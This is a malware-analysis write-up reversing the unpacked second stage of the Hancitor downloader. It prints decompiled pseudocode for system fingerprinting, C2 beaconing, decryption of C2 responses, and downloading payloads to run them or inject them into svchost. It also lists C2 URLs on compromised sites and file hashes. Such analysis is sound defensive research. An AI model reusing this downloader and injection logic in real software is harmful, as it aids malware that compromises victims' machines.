
Upon doing this, you will notice the imports section starts fixing itself. If you see a similar import table to the one shown below, congratulations, you have successfully unpacked Hancitor! We can now start analyzing the unpacked payload!



Analyzing Hancitor: Unpacked


I will be statically analyzing the unpacked version of Hancitor, using IDA Pro, although you can use any dissassembler, or even dynamically analyze it.

Upon opening the file, there are three functions, and then a call to ExitProcess. The first two functions are not important, and simply seem to be used for importing API calls and loading libraries. The third function contains all of the interesting stuff, so let's jump into that.




```
; Attributes: noreturn bp-based frame

public start
start proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
push    offset start
call    MZ_Stuff
add     esp, 4
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
push    eax
call    Build_IAT
add     esp, 4
call    Main_Payload
push    0
call    ds:ExitProcess
start endp
```

Inside the main section, there are several functions that are called. The first three are calls to a function that simply allocates a heap, with the sizing based on the argument, so we can ignore that.



Taking a look at the next called function, we can see a lot of stuff happening.



First, Hancitor calls **GetVersion**, and then calls 4 additional functions to gather more system information. The first function of the 4 returns a GUID for the user, based on gathered volume information and adapter addresses.

```
__int64 Get_Adapters_Addresses_And_Volume_Info()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v3; // [esp+8h] [ebp-20h]
  __int64 v4; // [esp+10h] [ebp-18h]
  int v5; // [esp+18h] [ebp-10h]
  int v6; // [esp+1Ch] [ebp-Ch]
  int v7; // [esp+20h] [ebp-8h]
  int v8; // [esp+24h] [ebp-4h]

  v4 = 0i64;
  v7 = 0x8000;
  v6 = Allocate_Heap(0x8000);
  v8 = v6;
  v5 = GetAdaptersAddresses(2, 0, 0, v6, &v7);
  if ( !v5 )
  {
    while ( v8 )
    {
      sub_3B14A0(&v3, 0, 8);
      Move_Data(&v3, (_BYTE *)(v8 + 44), *(_DWORD *)(v8 + 52));
      v4 ^= v3;
      v8 = *(_DWORD *)(v8 + 8);
    }
  }
  Free_Heap(v6);
  LODWORD(v0) = Get_Volume_Information();
  v1 = (unsigned int)sub_3B1400(v0, 0x20u);
  return v4 ^ v1;
}
```

The second function locates both the computer name and the username. To get the computer name, it simply calls **GetComputerName** and appends an **@** sign on the end. In order to get the username, rather than calling **GetUserName**, it enumerates through running processes searching for **explorer.exe**, and when found, it opens the process, opens the process token, and then gathers the token information. This is then used in a call to **LookupAccountSidA**, which will return the username and the domain which the username was found on. This is then formatted together, so it will read **Domain\Username**. Then, this is appended to the original computer name.

```
signed int __cdecl Get_Computer_User_Name(_BYTE *string)
{
  char v2; // [esp+0h] [ebp-20Ch]
  char comp_name; // [esp+104h] [ebp-108h]
  int v4; // [esp+208h] [ebp-4h]

  *string = 0;
  v4 = 260;
  if ( GetComputerNameA(&comp_name, &v4) )
    lstrcatA(string, &comp_name);
  lstrcatA(string, " @ ");
  if ( Get_Account_Info_Through_Explorer(&v2) )
    lstrcatA(string, &v2);
  return 1;
}
```

```
signed int __cdecl sub_3B3040(_BYTE *a1)
{
  char v2; // [esp+0h] [ebp-214h]
  char v3; // [esp+104h] [ebp-110h]
  int v4; // [esp+208h] [ebp-Ch]
  int v5; // [esp+20Ch] [ebp-8h]
  int v6; // [esp+210h] [ebp-4h]

  v6 = Enum_Processes((int)"explorer.exe");
  v4 = 260;
  v5 = 260;
  *a1 = 0;
  if ( !Get_Account_Sid(v6, (int)&v2, v4, &v3, v5) )
    return 0;
  lstrcpyA(a1, &v3);
  lstrcatA(a1, "\\");
  lstrcatA(a1, &v2);
  return 1;
}
```

```
int Get_Account_Sid(int a1, int a2, ...)
{
  char v3; // [esp+0h] [ebp-1Ch]
  int v4; // [esp+4h] [ebp-18h]
  _DWORD *v5; // [esp+8h] [ebp-14h]
  _DWORD *v6; // [esp+Ch] [ebp-10h]
  int v7; // [esp+10h] [ebp-Ch]
  int v8; // [esp+14h] [ebp-8h]
  int v9; // [esp+18h] [ebp-4h]
  char v10; // [esp+2Ch] [ebp+10h]
  va_list va; // [esp+2Ch] [ebp+10h]
  int v12; // [esp+30h] [ebp+14h]
  va_list va1; // [esp+34h] [ebp+18h]

  va_start(va1, a2);
  va_start(va, a2);
  *(_DWORD *)&v10 = va_arg(va1, _DWORD);
  v12 = va_arg(va1, _DWORD);
  v8 = OpenProcess(1024, 0, a1);
  if ( !v8 )
    return 0;
  if ( !OpenProcessToken(v8, 131080, &v7) )
    return 0;
  v9 = 0;
  if ( GetTokenInformation(v7, 1, 0, 0, &v9) || GetLastError() != 122 )
    return 0;
  v5 = (_DWORD *)Allocate_Heap(v9);
  v6 = v5;
  v4 = 0;
  if ( GetTokenInformation(v7, 1, v5, v9, &v9) )
  {
    if ( LookupAccountSidA(0, *v6, a2, va, v12, va1, &v3) )
      v4 = 1;
  }
  Free_Heap((int)v5);
  return v4;
}
```

The third function is responsible for gathering the external IP address. To do so, it uses the **WININET** library to send a GET request to **api[.]ipify[.]com**, the go-to for Hancitor. If it fails to connect to the site, it simply sets the IP as 0.0.0.0, and continues on.

```
signed int __cdecl Get_External_IP_Through_IPIFY(int a1)
{
  int v1; // ecx
  signed int result; // eax
  int v3; // [esp+0h] [ebp-4h]

  v3 = v1;
  if ( Gathered_IP[0] )
  {
    lstrcpyA(a1, Gathered_IP);
    result = 1;
  }
  else if ( Get_External_IP((int)"http://api.ipify.org", (int)Gathered_IP, 32, &v3) == 1 )
  {
    Gathered_IP[v3] = 0;
    lstrcpyA(a1, Gathered_IP);
    result = 1;
  }
  else
  {
    Gathered_IP[0] = 0;
    lstrcpyA(a1, "0.0.0.0");
    result = 0;
  }
  return result;
}
```

```
v10 = 260;
v12 = &v5;
v13 = 260;
if ( !InternetCrackUrlA(a1, 0, 0, &v7) )
  return 0;
if ( !v8 )
  v8 = 3;
if ( v8 != 3 && v8 != 4 )
  return 0;
v17 = Internet_Open();
if ( !v17 )
  return 0;
v19 = v11;
v18 = -2079850240;
if ( v8 == 4 )
  v18 |= 0x803000u;
v23 = InternetConnectA(v17, &v6, v19, 0, 0, 3, 0, 1);
if ( !v23 )
  return 0;
v24 = HttpOpenRequestA(v23, "GET", &v5, 0, 0, &off_3B7050, v18, 1);
if ( v24 )
{
  if ( v8 == 4 )
  {
    v16 = 4;
    InternetQueryOptionA(v24, 31, &v20, &v16);
    v20 |= 0x1100u;
    InternetSetOptionA(v24, 31, &v20, 4);
  }
  HttpSendRequestA(v24, 0, 0, 0, 0);
  v21 = 0;
  v15 = 4;
  HttpQueryInfoA(v24, 536870931, &v21, &v15, 0);
  if ( v21 == 200 && a2 )
  {
    for ( *a4 = 0; ; *a4 += v22 )
    {
      v14 = InternetReadFile(v24, a2, a3, &v22);
      if ( v14 != 1 || !v22 )
        break;
      a2 += v22;
      a3 -= v22;
    }
```

Finally, the fourth function is used to determine the architecture of the system, whether it is x64 or x32 bit. This will determine which string to **wsprintf** the data to. It attempts to import **GetNativeSystemInfo**, and if it fails, it will just call **GetSystemInfo**. If the function returns 1, the system is a 64 bit system. Otherwise, it will be set as 32 bit.

```
BOOL Get_System_Info()
{
  int v0; // eax
  __int16 v2; // [esp+0h] [ebp-28h]
  void (__stdcall *v3)(__int16 *); // [esp+24h] [ebp-4h]

  sub_3B14A0(&v2, 0, 36);
  v0 = GetModuleHandleA("kernel32.dll");
  v3 = (void (__stdcall *)(__int16 *))GetProcAddress(v0, "GetNativeSystemInfo");
  if ( v3 )
    v3(&v2);
  else
    GetSystemInfo(&v2);
  return v2 == 9;
}
```

Once the architecture has been determined, the BUILD value and C2 URLs are RC4 decrypted, using native WinCrypt functions rather than a custom implementation of RC4. The BUILD represents the campaign date of the specific Hancitor sample. In this case, the build is **17bdp12**, which indicates the campaign began on the 17th of December.

```
int __cdecl Use_Crypt_API_To_Decrypt(int Encrypted_Data, int a2, int a3, int a4)
{
  int v5; // [esp+4h] [ebp-10h]
  int v6; // [esp+8h] [ebp-Ch]
  int v7; // [esp+Ch] [ebp-8h]
  int v8; // [esp+10h] [ebp-4h]

  v6 = 0;
  v8 = 0;
  v7 = 0;
  v5 = 0;
  if ( CryptAcquireContextA(&v7, 0, 0, 1, -268435456)
    && CryptCreateHash(v7, 32772, 0, 0, &v8)
    && CryptHashData(v8, a3, a4, 0)
    && CryptDeriveKey(v7, 26625, v8, 2621457, &v6)// RC4 Decryption
    && CryptDecrypt(v6, 0, 1, 0, Encrypted_Data, &a2) )
  {
    v5 = a2;
  }
  if ( v8 )
  {
    CryptDestroyHash(v8);
    v8 = 0;
  }
  if ( v6 )
  {
    CryptDestroyKey(v6);
    v6 = 0;
  }
  if ( v7 )
  {
    CryptReleaseContext(v7, 0);
    v7 = 0;
  }
  return v5;
}
```

Once the decryption has finished, the values retrieved by the five functions are stored in a string using **wsprintf**. The string depends on the architecture, but only the last 5 characters:

```
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)
```

This is stored in a buffer, which will be used in a POST request to the recently decrypted C2s. After the **wsprintf** call, Hancitor begins to focus on the C2s. First, it checks to see if the C2s have been decrypted, and if not, it will decrypt them again. Once decrypted, each C2 URL is split with '|', for easy splitting. Hancitor copies the first URL to a different region of memory and attempts to connect to it. If it fails to contact the C2, it will try with the next URL, until it realizes all C2s are down, and then it sleeps for 60000 milliseconds, and retries. If there is still no response, it will exit. The C2s are contacted using **WININET** API's, with a POST request containing the formatted data. If a C2 server is online, it will typically return a large string of *encrypted* data that indicates what the malware should do next.

```
signed int __cdecl Decrypt_And_Move_C2_URLs(_BYTE *a1)
{
  if ( !dword_3B7168 )
  {
    dword_3B7168 = dword_3B716C;
    if ( !dword_3B716C )
      dword_3B7168 = Decrypt_Build_And_C2s() + 16;
  }
  while ( *(_BYTE *)dword_3B7168 != ('|') && *(_BYTE *)dword_3B7168 )
    *a1++ = *(_BYTE *)dword_3B7168++;
  *a1 = 0;
  if ( *(_BYTE *)dword_3B7168 == ('|') )
    ++dword_3B7168;
  if ( *(_BYTE *)dword_3B7168 )
    return 1;
  dword_3B7168 = 0;
  return 0;
}
```

```
  if ( v9 == 4 )
    v24 |= 0x803000u;
  v25 = InternetConnectA(v19, &v7, v22, 0, 0, 3, 0, 0);
  if ( !v25 )
    return 0;
  v26 = HttpOpenRequestA(v25, "POST", &v6, 0, 0, &off_3B7048, v24, 0);
  if ( v26 )
  {
    if ( v9 == 4 )
    {
      v16 = 4;
      InternetQueryOptionA(v26, 31, &v23, &v16);
      v23 |= 0x1100u;
      InternetSetOptionA(v26, 31, &v23, 4);
    }
    v18 = HttpSendRequestA(v26, aContentTypeApp, v15, a2, v20);
    v21 = 0;
    if ( v18 == 1 )
    {
      v17 = 4;
      HttpQueryInfoA(v26, 536870931, &v21, &v17, 0);
      if ( v21 == 200 )
      {
        if ( Response )
        {
          if ( InternetReadFile(v26, Response, a4 - 1, a5) && *a5 )
            *(_BYTE *)(Response + *a5) = 0;
          else
            *a5 = 0;
        }
      }
    }
    InternetCloseHandle(v26);
    InternetCloseHandle(v25);
    result = v21 == 200;
  }
  else
  {
    InternetCloseHandle(v25);
    result = 0;
  }
  return result;
}
```

If the C2 server is online and does return data, a verification function is called, which takes the returned data as an argument. The first 4 bytes in the response are checked to see if they are more than or equal to 65, and less than or equal to 90 (basically checking if they are in the alphabet and are uppercase letters). Then, it checks if the character code of the second letter (response[1]) minus 90, plus 65 is equal to the character code of the third letter (response[2]). If it is equal, the function will return 0, otherwise it will run another check to see if the character code of the fourth letter (response[3]) is equal to 90 minus the character code of the first letter (response[0]) + 65. The result of this will be returned. If 0 is returned, the malware will return 0, otherwise it will return 1.

```
BOOL __cdecl Data_Verification(char *response)
{
  BOOL result; // eax
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < 4; ++i )
  {
    if ( !check_1(response[i]) )
      return 0;
  }
  if ( 90 - response[1] + 65 == response[2] )
    result = 90 - *response + 65 == response[3];
  else
    result = 0;
  return result;
}
```

And that brings a close to the first function – this will be a long one. Back to the main payload, if the last function returned 1, Hancitor will begin to decrypt the data, otherwise it will sleep and try again. The next function call accepts the C2_Response + 4, so it discards the first 4 bytes, as they are simply for verification. Taking a look at the function, we can see a call to a function that takes the encrypted data and the address of an empty heap that was previously allocated. It returns a value which is stored in a variable. This particular variable is used in a **for** loop, so we can assume that this is the size of the data. We can also assume that the empty heap will contain data, as each character is XOR'ed using the hexadecimal value **0x7A**. Once the loop has ended, it returns. So let's take a look at **sub_3B1000**.

```
unsigned int __cdecl sub_3B28E0(int Encrypted_Data, int Allocated_Heap)
{
  unsigned int Size; // [esp+0h] [ebp-8h]
  unsigned int i; // [esp+4h] [ebp-4h]

  Size = sub_3B1000(Encrypted_Data, Allocated_Heap);
  for ( i = 0; i < Size; ++i )
    *(_BYTE *)(i + Allocated_Heap) ^= 0x7Au;
  *(_BYTE *)(Size + Allocated_Heap) = 0;
  return Size + 1;
}
```

If you have ever written a Base64 encoder/decoder in languages such as C/C++ or even Python, you may recognize this pseudo-code as a Base64 decryption algorithm. Hancitor simply Base64 decodes the C2 response and XOR's it using **0x7A**, making it quite effortless to decrypt C2 data.

```
i = 0;
v3 = 0;
v4 = 0;
if ( !dword_3B7058 )
{
  sub_3B14A0(byte_3B7060, 64, 256);
  for ( i = 0; (unsigned int)i < 0x41; ++i )
    byte_3B7060[byte_3B4118[i]] = i;
  byte_3B7060[61] = 0;
  dword_3B7058 = 1;
}
i = 0;
while ( *(_BYTE *)(v3 + Encoded_Data)
     && *(_BYTE *)(v3 + Encoded_Data) != 61
     && sub_3B1320(*(_BYTE *)(v3 + Encoded_Data)) )
{
  *(&v8 + i++) = *(_BYTE *)(v3++ + Encoded_Data);
  if ( i == 4 )
  {
    for ( i = 0; i < 4; ++i )
      *(&v8 + i) = byte_3B7060[(unsigned __int8)*(&v8 + i)];
    v13 = ((v9 & 0x30) >> 4) + 4 * v8;
    v14 = ((v10 & 0x3C) >> 2) + 16 * (v9 & 0xF);
    v15 = v11 + ((v10 & 3) << 6);
    for ( i = 0; i < 3; ++i )
      *(_BYTE *)(v4++ + Buffer) = *(&v13 + i);
    i = 0;
  }
}
if ( i )
{
  for ( j = i; j < 4; ++j )
    *(&v8 + j) = 0;
  for ( k = 0; k < 4; ++k )
    *(&v8 + k) = byte_3B7060[(unsigned __int8)*(&v8 + k)];
  v13 = ((v9 & 0x30) >> 4) + 4 * v8;
  v14 = ((v10 & 0x3C) >> 2) + 16 * (v9 & 0xF);
  v15 = v11 + ((v10 & 3) << 6);
  for ( l = 0; l < i - 1; ++l )
    *(_BYTE *)(v4++ + Buffer) = *(&v13 + l);
}
return v4;
}
```

Before we move onto the next functions, it is important to know what the C2 data actually looks like.

```
{r:http://sensesfinefoods.com/wp-includes/pomo/3|http://saviorforlife.com/wp-content/plugins/ads/3|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/3|http://seasonsfamilymedicine.com/wp-includes/pomo/3|http://arreyhotels.com.br/wp-admin/includes/3}

{l:http://sensesfinefoods.com/wp-includes/pomo/1|http://saviorforlife.com/wp-content/plugins/ads/1|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/1|http://seasonsfamilymedicine.com/wp-includes/pomo/1|http://arreyhotels.com.br/wp-admin/includes/1}

{b:http://sensesfinefoods.com/wp-includes/pomo/3|http://saviorforlife.com/wp-content/plugins/ads/3|http://silverstoltsen.com/wp-content/plugins/
facebook-comments-plugin/3|http://seasonsfamilymedicine.com/wp-includes/pomo/3|http://arreyhotels.com.br/wp-admin/includes/3}
```

As you can see, there are 3 “sections” in this decrypted response, with each section starting with **{** and ending with **}**, and each URL being split with a |. You can also see at the start of each section there is a letter and then **:** – this letter indicates what Hancitor should do with the specific URL. The next function splits the sections up, by checking for **{** and then copying each character to an allocated heap, until the character equals **}**. This data is then used in the next function.

```
_BYTE *__cdecl Write_Section_URL_To_Heap(_BYTE *Data, _BYTE *Heap)
{
  int i; // [esp+0h] [ebp-4h]
  _BYTE *URLs; // [esp+Ch] [ebp+8h]

  *Heap = 0;
  if ( !Data )
    return 0;
  while ( 1 )
  {
    if ( !*Data )
      return 0;
    if ( *Data == '{' )
      break;
    ++Data;
  }
  URLs = Data + 1;
  for ( i = 0; ; Heap[i++] = *URLs++ )
  {
    if ( !*URLs )
      return 0;
    if ( *URLs == '}' )
      break;
  }
  Heap[i] = 0;
  return URLs;
}
```

The next function takes the section of URLs and checks to see if the second character is **:**, and then to see if the first character equals; **r**, **l**, **e**, **b**, **d**, **c**,or **n**. If it doesn't equal any of the characters, it loops. Otherwise, it will continue to the next function, which will carry out the command.

```
BOOL __cdecl Check_Char(_BYTE *a1)
{
  return a1[1] == ':'
      && (*a1 == 'r' || *a1 == 'l' || *a1 == 'e' || *a1 == 'b' || *a1 == 'd' || *a1 == 'c' || *a1 == 'n');
}
```

Whilst Hancitor checks for 8 characters, it only uses 5 of them; **r**, **l**, **e**, **b** and **n**. If the response is **n**, the malware does nothing. If it is **b**, it will download a file from the URL, decompress it, and inject it into SVCHOST. If it is **e**, it will download a file, decompress it, and execute it as a new thread. If it is **l**, it will download a file, decompress it, and execute it as a new thread with an argument. Finally, if the command is **r**, it will download a file, decompress it, and execute it as it's own process.

```
signed int __cdecl Execute_Command(char *a1, _DWORD *check)
{
  signed int result; // eax

  if ( a1[1] != ':' )
    return 0;
  switch ( *a1 )
  {
    case 'b':
      *check = Download_RTLDecompress_Inject_SVCHOST((int)(a1 + 2));
      result = 1;
      break;
    case 'e':
      *check = Download_RTLDecompress_Execute_New_Thread((int)(a1 + 2), 0);
      result = 1;
      break;
    case 'l':
      *check = Download_RTLDecompress_Execute_New_Thread((int)(a1 + 2), 1);// With Argument
      result = 1;
      break;
    case 'n':
      *check = 1;
      result = 1;
      break;
    case 'r':
      *check = Download_RTLDecompress_Execute_As_Process((int)(a1 + 2));
      result = 1;
      break;
    default:
      result = 0;
      break;
  }
  return result;
}
```

One particularly interesting thing about the download and decompress routine is how it checks the first two characters of the decompressed, downloaded file for **MZ**, to make sure it is in fact an EXE or DLL. When executing as an own process, it checks whether or not the file is a DLL or an EXE by looking it up in the file header, and if it is a DLL it uses RUNDLL32.exe to execute it.

```
BOOL __cdecl Download_RTLDecompress(int a1, int a2, ULONG UncompressedBufferSize, int a4, int a5)
{
  BOOL result; // eax
  char v6; // [esp+0h] [ebp-200h]

  if ( Split_URL_By_Bar((_BYTE *)a1) || GET_Request(a1, a2, UncompressedBufferSize, (_DWORD *)a4) != 1 )
  {
    do
    {
      a1 = (int)sub_3B2070((_BYTE *)a1, &v6);
      if ( !v6 )
        break;
      if ( GET_Request((int)&v6, a2, UncompressedBufferSize, (_DWORD *)a4) == 1 )
      {
        if ( *(_DWORD *)a4 >= 0x400u && Check_Compressed((unsigned __int8 *)a2) == 1 )
          *(_DWORD *)a4 = Decompress_Download(a2, *(_DWORD *)a4, UncompressedBufferSize);
        if ( a5 != 1 )
          return 1;
        if ( *(_DWORD *)a4 >= 0x400u && Check_MZ((_BYTE *)a2) == 1 )
          return 1;
      }
    }
    while ( a1 );
    result = 0;
  }
  else
  {
    if ( *(_DWORD *)a4 >= 0x400u && Check_Compressed((unsigned __int8 *)a2) == 1 )
      *(_DWORD *)a4 = Decompress_Download(a2, *(_DWORD *)a4, UncompressedBufferSize);
    if ( a5 == 1 )
      result = *(_DWORD *)a4 >= 0x400u && Check_MZ((_BYTE *)a2) == 1;
    else
      result = 1;
  }
  return result;
}


BOOL __cdecl sub_3B2D90(_BYTE *a1)
{
  return *a1 == 'M' && a1[1] == 'Z';
}
```

SVCHOST.exe Injection:

```
int __cdecl Create_Suspended_SVCHOST_And_WriteProcessMemory(int a1, int a2)
{
  int v3; // [esp+0h] [ebp-14h]
  int v4; // [esp+4h] [ebp-10h]
  int v5; // [esp+8h] [ebp-Ch]
  int v6; // [esp+Ch] [ebp-8h]
  int v7; // [esp+10h] [ebp-4h]

  v6 = -1;
  if ( !Check_MZ((_BYTE *)a1) )
    return 0;
  if ( !Create_Suspended_SVCHOST(&v7, &v5) )
    return v6;
  if ( VirtualAllocEx_WriteProcessMemory(v7, a1, a2, &v3, &v4) == 1
    && WriteProcessMemory_ThreadContext(v7, v5, v3, v4) == 1 )
  {
    v6 = GetProcessId(v7);
  }
  if ( v6 == -1 )
    TerminateProcess(v7, 0);
  CloseHandle(v5);
  CloseHandle(v7);
  return v6;
}
```

Execute in New Thread:

```
signed int __cdecl Execute_New_Thread(_BYTE *a1, int a2, int a3, int a4)
{
  int v5; // ST20_4
  void (__cdecl *v6)(_DWORD); // [esp+Ch] [ebp-8h]
  int v7; // [esp+10h] [ebp-4h]

  if ( !Check_MZ(a1) )
    return 0;
  if ( VirtualAllocate((int)a1, a2, &v7, &v6) != 1 )
    return 0;
  sub_3B37C0(v7);
  if ( a3 == 1 )
  {
    v5 = CreateThread(0, 0, Third_Stage, v7, 0, 0);
    CloseHandle(v5);
  }
  else if ( a4 == 1 )
  {
    ((void (__stdcall *)(int, signed int, _DWORD))v6)(v7, 1, 0);
  }
  else
  {
    v6(v6);
  }
  return 1;
}
```

Execute as own Process:

```
int __cdecl Execute_Downloaded_File(int a1, int a2)
{
  char v3; // [esp+0h] [ebp-30Ch]
  char v4; // [esp+104h] [ebp-208h]
  char v5; // [esp+208h] [ebp-104h]

  GetTempPathA(260, &v4);
  GetTempFileNameA(&v4, "BN", 0, &v5);
  if ( CreateFile((int)&v5, a1, a2) != 1 )
    return 0;
  if ( Determine_DLL_EXE(a1) != 1 )
    return CreateProcess((int)&v5);
  wsprintfA(&v3, "Rundll32.exe %s,f1", &v5);
  return CreateProcess((int)&v3);
}
```

Once the process has been executed, the function returns back to the main payload, and now fully annotated, you can view the flow of the program.

```
void Main_Payload()
{
  unsigned int v0; // [esp+0h] [ebp-1Ch]
  int v1; // [esp+4h] [ebp-18h]
  _BYTE *Decrypted_Data_Buffer; // [esp+8h] [ebp-14h]
  int C2_Response; // [esp+Ch] [ebp-10h]
  _BYTE *C2_Data; // [esp+10h] [ebp-Ch]
  int v5; // [esp+14h] [ebp-8h]
  char *Alloc_Heap; // [esp+18h] [ebp-4h]

  v5 = 0x80000;
  C2_Response = Allocate_Heap(0x80000);
  Decrypted_Data_Buffer = (_BYTE *)Allocate_Heap(0x80000);
  Alloc_Heap = (char *)Allocate_Heap(4096);
  while ( 1 )
  {
    if ( Get_Info_Contact_C2s(C2_Response, v5, (int)&v0) == 1 )
    {
      v0 = Decrypt_C2_Data(C2_Response + 4, (int)Decrypted_Data_Buffer);
      C2_Data = Decrypted_Data_Buffer;
      do
      {
        C2_Data = Write_Section_URL_To_Heap(C2_Data, Alloc_Heap);
        if ( Check_Char(Alloc_Heap) == 1 )
        {
          v1 = 0;
          if ( Execute_Command(Alloc_Heap, &v1) == 1 && !v1 )
            strcpy_url((int)Alloc_Heap);
        }
      }
      while ( C2_Data );
    }
    Sleep(60000);
    Loop();
    Sleep(60000);
  }
}
```

Now that brings an end to this full analysis of Hancitor's second stage. I am currently working on writing a Python script that extracts Hancitor communications from PCAP files, decrypts them, and then attempts to interact with the C2 servers to download the third stage payload as a file, which will be up on GitHub once it is complete. My ISFB analysis should be posted soon – I am currently quite busy, but expect it soon!

```
IOCs:
    Build: 17bdp12
    Hancitor (Packed: MD5): c07661bd4f875b6c6908f2d526958532
    Hancitor (Unpacked: MD5): 5fe47865512eb9fa5ef2cccd9c23bcbf

    Second Stage C2s:
         http://woodlandsprimaryacademy.org/wp-includes/(1|2|3)
         http://precisionpartners.org/wp-admin/includes/(1|2|3)
         http://precisionpartners.org/wp-admin/includes/(1|2|3)
         http://mail.porterranchpetnanny.com/wp-includes/(1|2|3)
         http://synergify.com/wp-content/themes/ward/(1|2|3)
```

Source: https://0ffset.net/reverse-engineering/malware-analysis/reversing-hancitor-again/